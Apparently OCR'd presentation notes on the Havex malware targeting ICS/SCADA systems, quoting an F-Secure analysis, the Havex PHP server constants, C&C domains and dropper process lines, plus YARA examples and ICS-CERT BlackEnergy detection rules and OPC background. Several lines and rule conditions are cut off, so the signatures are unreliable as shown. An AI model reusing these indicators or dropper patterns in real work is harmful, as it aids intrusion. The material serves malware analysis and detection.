https://ics-cert.us-cert.gov/alerts/ICS-ALERT-14-176-02A

https://ics-cert.us-cert.gov/tips/ICS-TIP-12-146-01B

F-Secure Havex



Monday, June 23, 2014

Havex Hunts For ICS/SCADA Systems

Posted by Da

During the past year, we've been keeping a close eye on the Havex malware family and the group behind it. Havex i in targeted attacks against different industry sectors, and it was earlier reported to have specific interest in the energ

The main components of Havex are a general purpose Remote Access Trojan (RAT) and a server written in PHP. T clearly visible in the server source code:

```
define('PATH_BLOCKFILE', 'block.tmp');
define('PATH_LOGFILE', 'testlog.php');
define('DATATAG_START', '<html><head><meta http-equiv='CACHE-CONTROL' "
        'content='NO-CACHE'></head><body>No data!<!-- havex');
define('DATATAG_END', 'havex--></body></head>');
define('NODATA', '<html><head><meta http-equiv='CACHE-CONTROL' "
        'content='NO-CACHE'></head><body>Sorry, no data corresponding your reques
        '<!--havexhavex--></body></html>');
define('ANSWERTAG_START', '<xdata d='%s' u='%s'>');
define('ANSWERIAG_END', '</xdata>\n');
define('FILE_OUTPUT_BLOCK_SIZE', 16384);
```

During the spring of 2014, we noticed that Havex took a specific interest in Industrial Control Systems (ICS) and uses an innovative trojan horse approach to compromise victims. The attackers have trojanized software available ICS/SCADA manufacturer websites in an attempt to infect the computers where the software is installed to.

We gathered and analyzed 88 variants of the Havex RAT used to gain access to, and harvest data from, networ interest. This analysis included investigation of 146 command and control (C&C) servers contacted by the variants, involved tracing around 1500 IP addresses in an attempt to identify victims.

The attackers use compromised websites, mainly blogs, as C&C servers. Here are some examples of command and control servers used:

```
albainternationaltoursandtravel.com
adultfriendgermany.com
```

Created processes

```
C:\WINDOWS\system32\rundll32.exe C:\DOCUME~1\<USER>~1\LOCALS~1\Tem \mbcheck.dll,RunDllEntry successful)
C:\DOCUME~1\<USER>~1\LOCALS~1\Temp\mbcheck.exe C:\DOCUME~1\<USER>~1\LOCALS~1\Temp\mbcheck.exe" " (successful)
```

http://www.f-secure.com/weblog/archives/00002718.html

F-Secure Havex


The main components of Havex are a general purpose Remote Access Trojan (RAT) and a server written in PHP. The name "Havex" is clearly visible in the server source code:

During the spring of 2014, we noticed that Havex took a specific interest in Industrial Control Systems (ICS) and the group behind it uses an innovative trojan horse approach to compromise victims. The attackers have trojanized software available for download from ICS/SCADA manufacturer websites in an attempt to infect the computers where the software is installed to. We gathered and analyzed 88 variants of the Havex RAT used to gain access to, and harvest data from, networks and machines of interest. This analysis included investigation of 146 command and control (C&C) servers contacted by the variants, which in turn involved tracing around 1500 IP addresses in an attempt to identify victims.

The attackers use compromised websites, mainly blogs, as C&C servers. We also identified an additional component used by the attackers that includes code to harvest data from infected machines used in ICS/SCADA systems. This indicates that the attackers are not just interested in compromising the networks of companies they are interested in, but are also motivated in having control of the ICS/SCADA systems in those organizations. The source of this motivation is unclear to us.

The normal, clean installer does not include a file called "mbcheck.dll". This file is actually the Havex malware. The trojanized software installer will drop and execute this file as a part of the normal installation. The user is left with a working system, but the attacker now has a backdoor to access and control the computer.

Yara



yara

The pattern matching swiss knife for malware researchers (and everyone else)

{ } YARA in a nutshell


YARA is a tool aimed at (but not limited to) helping malware researchers to identify and classify malware samples. With YARA you can create descriptions of malware families (or whatever you want to describe) based on textual or binary patterns. Each description, a.k.a rule, consists of a set of strings and a boolean expression which determine its logic. Let's see an example:

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        thread_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```

The above rule is telling YARA that any file containing one of the three strings must be reported as silent_banker. This is just a simple example, more complex and powerful rules can be created by using wild-

http://plusvic.github.io/yara/

Havex Yara Signature




```
//ICS-CERT BlackEnergy Yara rules from ICS-ALERT-14-281-01

rule BlackEnergy2
//ICS-CERT rule to BlackEnergy2 versions 5.0.0 through 7.1.2 (full) and versions 10.0.0 through 11.1.0 (light)
//version 3
{
        strings:
                $a1 = "Adobe Flash Player Installer" wide nocase
                $a3 = "regedt32.exe" wide nocase
                $a4 = "WindowsSysUtility" wide nocase
                $a6 = "USB MDM Driver" wide nocase
                $b1 = {00 05 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00 49 00 4E 00 46 00 4F 00 00 00 00 00 BD 04 EF FE 00
                $b2 = {34 03 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00 49 00 4E 00 46 00 4F 00 00 00 00 00 BD 04 EF FE 00
                $b3 = {C8 02 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00 49 00 4E 00 46 00 4F 00 00 00 00 00 BD 04 EF FE 00
                $b4 = {9C 03 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00 49 00 4E 00 46 00 4F 00 00 00 00 00 BD 04 EF FE 00
                $b5 = {78 03 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00 49 00 4E 00 46 00 4F 00 00 00 00 00 BD 04 EF FE 00
                $b6 = {D4 02 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00 49 00 4E 00 46 00 4F 00 00 00 00 00 BD 04 EF FE 00
        condition:
                (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and (((any of ($a*)) and (uint32(uint32(0x3C)+8) == 0x00000000)) or (for any of
}

rule BlackEnergy2_USBInfected
//ICS-CERT rule to detect .exe's infected by BlackEnergy JN plugin for JN versions 7 (full), 75 (light)
//version 1
{
        strings:
                $f1 = {5E 81 EC 04 01 00 00 8B D4 68 04 01 00 00 52 6A 00 FF 57 1C 8B D4 33 C9 03 D0 4A 41 3B C8 74 05 80 3A 5C 75 F5 42 81 EC 04 01 00 00 8B
                $f2 = {5B 83 EC 1C 8B 45 08 8B 4D 08 03 48 3C 89 4D E4 89 75 EC 8B 45 08 2B 45 10 89 45 E8 33 C0 89 45 F4 8B 55 0C 3B 55 F4 0F 86 98 00 00 00
                $f3 = {5F 8B DF 83 C3 60 2B 5F 54 89 5C 24 20 8B 44 24 24 25 00 00 FF FF 66 8B 18 66 81 FB 4D 5A 74 07 2D 00 00 01 00 EB EF 8B 48 3C 03 C8 66
                $a1 = {83 EC 04 60 E9 1E 01 00 00}
        condition:
                $a1 at entrypoint or any of ($f*)
}


rule BlackEnergy3
//ICS-CERT rule to detect BlackEnergy3 versions 1.1.0 through 1.2.5
//version 1
 {
        strings:
```

https://ics-cert.us-cert.gov/sites/default/files/file_attach/ICS-ALERT-14-281-01.yara

OPC


OPC was designed to provide a common bridge for Windows-based software applications and process control hardware. Standards define consistent methods of accessing field data from plant floor devices. This method remains the same regardless of the type and source of data. An OPC Server for one hardware device provides the same methods for an OPC Client to access its data as any and every other OPC Server for that same and any other hardware device. The aim was to reduce the amount of duplicated effort required from hardware manufacturers and their software partners, and from the SCADA (Supervisory Control And Data Acquisition) and other HMI (Human-Machine Interface) producers in order to interface the two. Once a hardware manufacturer had developed their OPC Server for the new hardware device their work was done to allow any 'top end' to access their device, and once the SCADA producer had developed their OPC Client their work was done to allow access to any hardware, existing or yet to be created, with an OPC compliant server.



https://en.wikipedia.org/wiki/Open_Platform_Communications


https://opcfoundation.org/ http://www.opcdatahub.com/WhatIsOPC.html

Front End Open Automation Software HMI


https://www.opcsystems.com/training/htm
SCADA, HMI, Data Historian S...
HTML5 HMI | Open Automa...
United Airlines - Boarding Pass...
OPEN AUTOMATION SOFTWARE
OPC HMI AND SCADA SOFTWARE FOR .NET & WEB APPLICATIONS
Home
Products
Why Us
Training
Support
Downloads
Contact
Help
Type and hit enter ...
OPC Systems & Steel Series Linear
OPC Systems & Steel Series Radial
51.00
70.00
Chat with us
8:23 AM
5/25/2016

https://www.opcsystems.com/

Open Automation Software HMI



- Overview
- Download
- Getting Started
- System Configuration
- .NET WPF HMI
- .NET WinForm HMI
- .NET Trend
- .NET Alarm
- .NET Data Connector
- Web HMI
- Web Trend
- Web Alarm
- Excel
- OPC Server to OPC Server
- 3rd Party OPC Client
- Networking
- Programmatic Interface
- Smart Client Deployment
- Redundancy
- Additional Applications
- Example Source Code
- Videos
- Frequently Asked Question
- Licensing
- Troubleshooting
- Support
- End User License Agreeme
- Glossary of Terms

Overview

1 minute video presentation on Open Automation Software

